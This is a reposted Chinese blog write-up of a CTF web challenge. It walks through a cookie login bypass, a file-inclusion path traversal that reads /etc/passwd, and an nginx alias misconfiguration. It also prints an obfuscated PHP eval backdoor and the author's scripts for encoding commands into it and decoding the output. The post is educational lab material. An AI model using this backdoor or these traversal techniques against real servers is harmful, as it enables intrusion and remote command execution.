




php parse url ctf,XTCTF Web_php_wrong_nginx_config

转载

聂飞琼  于 2021-04-14 18:24:08 发布  31  收藏

文章标签: [php parse url ctf](#)

XTCTF Web_php_wrong_nginx_config

XTCTF Web_php_wrong_nginx_config

知识点

目录扫描

cookie

文件包含

nginx配置有问题导致存在目录遍历。

PHP混淆加密及其逆向利用

代码审计

python脚本

WP

进入环境先扫目录，这题扫目录挺重要的。

可以扫到/admin,login.php,robots.txt,/admin/admin.php之类的页面。最重要的就是robots.txt和/admin/admin.php这两个页面。

题目会提示你要登录，其中cookie里有一个isLogin，改成1就可以了。


robots.txt里面有提示，分别是Hack.php和hint.php。

其中hint.php里面提示配置文件也许有问题呀：/etc/nginx/sites-enabled/site.conf

暂且不管，进入/admin/admin.php，进入后发现url有变化，出现了?file=index&ext=php

存在文件包含漏洞，而且包含的内容在页面的最下面。尝试用协议读取，失败了。

再尝试目录遍历。首先?file=./index.php，回显正常。再输入../index.php仍显回显正常，可能../被过滤了，尝试inde../x.php，发现回显仍然正常，说明../被去掉了，尝试用.../来绕过，然后读取/etc/passwd，成功了：



按照hint.php的提示，读取一下/etc/nginx/sites-enabled/site.conf。

```
server {  
    listen 8080; ## listen for ipv4; this line is default and implied  
    listen [::]:8080; ## listen for ipv6  
    root /var/www/html;  
    index index.php index.html index.htm;  
    port_in_redirect off;  
    server_name _;  
    # Make site accessible from http://localhost/  
    #server_name localhost;  
    # If block for setting the time for the logfile  
    if ($time_iso8601 ~ "^\d{4}-\d{2}-\d{2}") {  
        set $year $1;  
        set $month $2;  
        set $day $3;  
    }  
    # Disable sendfile as per https://docs.vagrantup.com/v2/synced-folders/virtualbox.html  
    sendfile off;  
    set $http_x_forwarded_for_filt $http_x_forwarded_for;  
    if ($http_x_forwarded_for_filt ~ ([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+) {  
        set $http_x_forwarded_for_filt $1?;  
    }  
    # Add stdout logging  
    access_log /var/log/nginx/$hostname-access-$year-$month-$day.log openshift_log;
```

```
error_log /var/log/nginx/error.log info;

location / {
# First attempt to serve request as file, then
# as directory, then fall back to index.html
try_files $uri $uri/ /index.php?q=$uri&$args;
server_tokens off;
}

#error_page 404 /404.html;
# redirect server error pages to the static page /50x.html
#
error_page 500 502 503 504 /50x.html;
location = /50x.html {
root /usr/share/nginx/html;
}

location ~ \.php$ {
try_files $uri $uri/ /index.php?q=$uri&$args;
fastcgi_split_path_info ^(.+\.php)(/.+)$;
fastcgi_pass unix:/var/run/php/php5.6-fpm.sock;
fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
fastcgi_param SCRIPT_NAME $fastcgi_script_name;
fastcgi_index index.php;
include fastcgi_params;
fastcgi_param REMOTE_ADDR $http_x_forwarded_for;
}

location ~ /\. {
log_not_found off;
deny all;
}

location /web-img {
alias /images/;
autoindex on;
```

```

}

location ~* \.(ini|docx|pcapng|doc)$ {

deny all;

}

include /var/www/nginx[.]conf;

}

```

重点是这里：

```

location /web-img {


alias /images/;

autoindex on;

}

```

发现nginx配置不当，存在目录遍历的漏洞：



找到hack.php.bak:

Index of /web-img../var/www/

Directory	Last Modified	Size
../		
html/	03-Aug-2019 03:03	-
hack.php.bak	14-Apr-2019 19:21	1470

打开后发现是这样的：

```

$U='_/|U","/-
/|U"),a|Uray|U("/|U","+"),$ss(|U$s[$i]|U,0,$e)|U)),($k))|U|U);$o|U|U=o|Ub_get_|Ucontents(|U);|Uob_end_cle';

```



```

}
}
return $o;
}
$r = $_SERVER;
$rr = @$_r["HTTP_REFERER"];
$ra = @$_r["HTTP_ACCEPT_LANGUAGE"];
if ($rr && $ra) {
    $u = parse_url($rr);
    parse_str($u["query"], $q);
    $q = array_values($q);
    preg_match_all("/([w])[w-]+(?:;q=0.([d]))?/?/", $ra, $m);
    if ($q && $m) {
        @session_start();
        $s =& $_SESSION;
        $ss = "substr";
        $sl = "strtolower";
        $i = $m[1][0] . $m[1][1];
        $h = $sl($ss(md5($i . $kh), 0, 3));
        $f = $sl($ss(md5($i . $kf), 0, 3));
        $p = "";
        for ($z = 1; $z
< count($m[1]); $z++) $p .= $q[$m[2][$z]];
        if (strpos($p, $h) === 0) {
            $s[$i] = "";
            $p = $ss($p, 3);
        }
        if (array_key_exists($i, $s)) {
            $s[$i] .= $p;
            $e = strpos($s[$i], $f);
            if ($e) {

```

```

$k = $kh . $kf;

ob_start();

@eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/", "/-/"), array("/", "+"), $ss($s[$i], 0, $e))), $k)));

$o = ob_get_contents();

ob_end_clean();

$d = base64_encode(x(gzcompress($o), $k));

print("$d$k>");

@session_destroy();
}
}
}
}

```

然后就是代码审计。。去读个几遍，因此代码本身的逻辑不难理解。可以参考：

一个PHP混淆后门的分析

如果仍然看不懂，可以参考这个更加详细的分析：

Web_php_wrong_nginx_config WriteUp

这个就是PHP的混淆后门的，我们要做的就是想办法进行逆向。

上面两个文章都已经给出了python的脚本，是可持续交互式的，我写不出来这么高端的脚本。。甚至我都不太会写python。。

所以我直接手和php结合来做这题了。首先是逆向解密，构造payload。payload就是你要执行的命令：

```

$kh = "42f7";
$kf = "e9ac";

function x($t, $k) // $t=abc, $k=42f7e9ac $o=a^4.b^2.c^f a^key^key=a
{
    $c = strlen($k); // 8
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
}

```

```

}

return $o;

}

$k=$kh.$kf;

$payload=$_GET[0];

$payload=gzcompress($payload);

$payload=x($payload,$k);

$payload=base64_encode($payload);

$payload=preg_replace(array("/\//", "\+/"), array("_", "-"), $payload);

echo $payload;

```

由0传入，比如我传入system('ls');，得到payload是TK5NmUkXKK7hYqkeM-7VZTQQjDM6

然后就是传到Referer。因为payload前后还要拼接，而且是根据HTTP_ACCEPT_LANGUAGE的，我bp抓包看了一下我这里的HTTP_ACCEPT_LANGUAGE是这样：

```
zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
```

我也没有去伪造，直接就索引为8的那里传payload,9的那里穿前面的字符,7那里传后面的字符。


还要注意的是，请求的页面是hint.php而不是Hint.php:

最后构造的Referer如下：

```
Referer:http://220.249.52.133:50066/hack.php?
```

```
0=1&1=1&2=1&3=1&4=1&5=1&6=1&7=e8b&8=TK5NmUkXKK7hYqkeM-7VZTQQjDM6&9=1ea
```

请求，得到结果：



但是结果还要进行解密：

```
function x($t, $k) // $t=abc,$k=42f7e9ac $o=a^4.b^2.c^f a^key^key=a
```


```
{
```

```
$c = strlen($k); // 8
```

```
$l = strlen($t);
```



```
$o = "";  
for ($i = 0; $i < $l;) {  
for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {  
$o .= $t{$i} ^ $k{$j};  
}  
}  
return $o;  
}  
$kh = "42f7";  
$kf = "e9ac";  
$k=$kh.$kf;  
$data='TK4z/1Q3oUM8MqaaqogGUIGwfdiYpXJGaeercamvideBzZ5d1RxPqdATshbA3SGHocZwqk9t4zZankyhV.  
$data=base64_decode($data);  
$data=x($data,$k);  
$data=@gzuncompress($data);  
echo $data;
```



成功得到命令执行的结果。然后就是执行cat fl1la4aggg.php了。要注意的是，最后decode的结果f12看源码才可以看到：



```
1 <?php
2 $flag="ctf{a57b3698-eeae-48c0-a669-bafe3213568c}";
3 ?>
4
```

至于为什么自己没写python脚本，因为不会python...

XTCTF Web_php_wrong_nginx_config相关教程

Java Web笔记总结

Java Web笔记总结 Tomcat tomcat官网地址 解压就可以使用了 启动tomcat 访问tomcat服务器 localhost:8080
Http 什么是http HTTP协议(HyperText Transfer Protocol, 超文本传输协议)是因特网上应用最为广泛的一种网络传输协议，所有的WWW文件都必须遵守这个

Vscode Web开发 setting.json相关配置

Vscode Web开发 setting.json相关配置 ctrl+shift+p输入setting.js选首选项 setting.json配置
{liveServer.settings.dontShowInfoMsg:true,vetur.format.defaultFormatter.html:js-beautify-html,//html不换行
vetur.format.defaultFormatter.js:vscode-types

【web】JWT(Json web token)的原理、签发、验证

【web】JWT(Json web token)的原理、签发、验证 1.JWT JWT(Json web token)是为了在网络应用环境间传递声明而执行的一种基于JSON的开放标准。该token被设计为紧凑且安全的，特别适用于分布式站点的单点登录(SSO)场景 http协议本身是一种无状态的协议，

JavaWeb - 【Filter】表单显示

JavaWeb - 【Filter】表单显示 需求分析 程序设计 MyFilter index.jsp product_input.jsp table product_details.jsp
效果测试 一：需求分析 二：程序设计 1 MyFilter package xyz.xx.filter;import
org.apache.commons.beanutils.BeanUtils;import xyz.xx.po

基于Thinkphp使用同一个域名，PC和M端访问不同模板

基于Thinkphp使用同一个域名，PC和M端访问不同模板 一、首先目录结构展示：(主要修改这几个文件) 二、更改入口文件 index.php require DIR . '/isMobile.php'; 三、在入口文件index.php同级目录下，增加common.php文件，代码为： ?phpfunction isMobile

Fisco Bcos区块链浏览器(WeBase)环境搭建

Fisco Bcos区块链浏览器(WeBase)环境搭建 安装 mysql sudo apt-get install mysql-server sudo apt-get install mysql-client sudo apt-get install libmysqlclient-dev 检查是否按照成功 sudo netstat -tap | grep mysql 安装 MySQL-python sudo apt-get in

springboot项目里面，关于jQuery的webjars依赖的导入，前端的引

springboot项目里面，关于jQuery的webjars依赖的导入，前端的引入格式是什么 1 导入jQuery的webjars依赖 dependency groupIdorg.webjars/groupId artifactIdjquery/artifactId version3.5.0/version /dependency 2 前端的HTML里面导入jQuery script src=webja

PHP连接数据库 (Mysql) 的三种方式及其区别

PHP连接数据库 (Mysql) 的三种方式及其区别 在php5.3版本之后，想要连接数据库有两种方案，一种是通过mysql，另外一种是通过PDO，而通过mysqli来连接数据库也可分为两种情况：mysqli(面向对象),mysqli(面向过程)。即三种方式：1)PDO连接mysql 2)mysqli(面



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)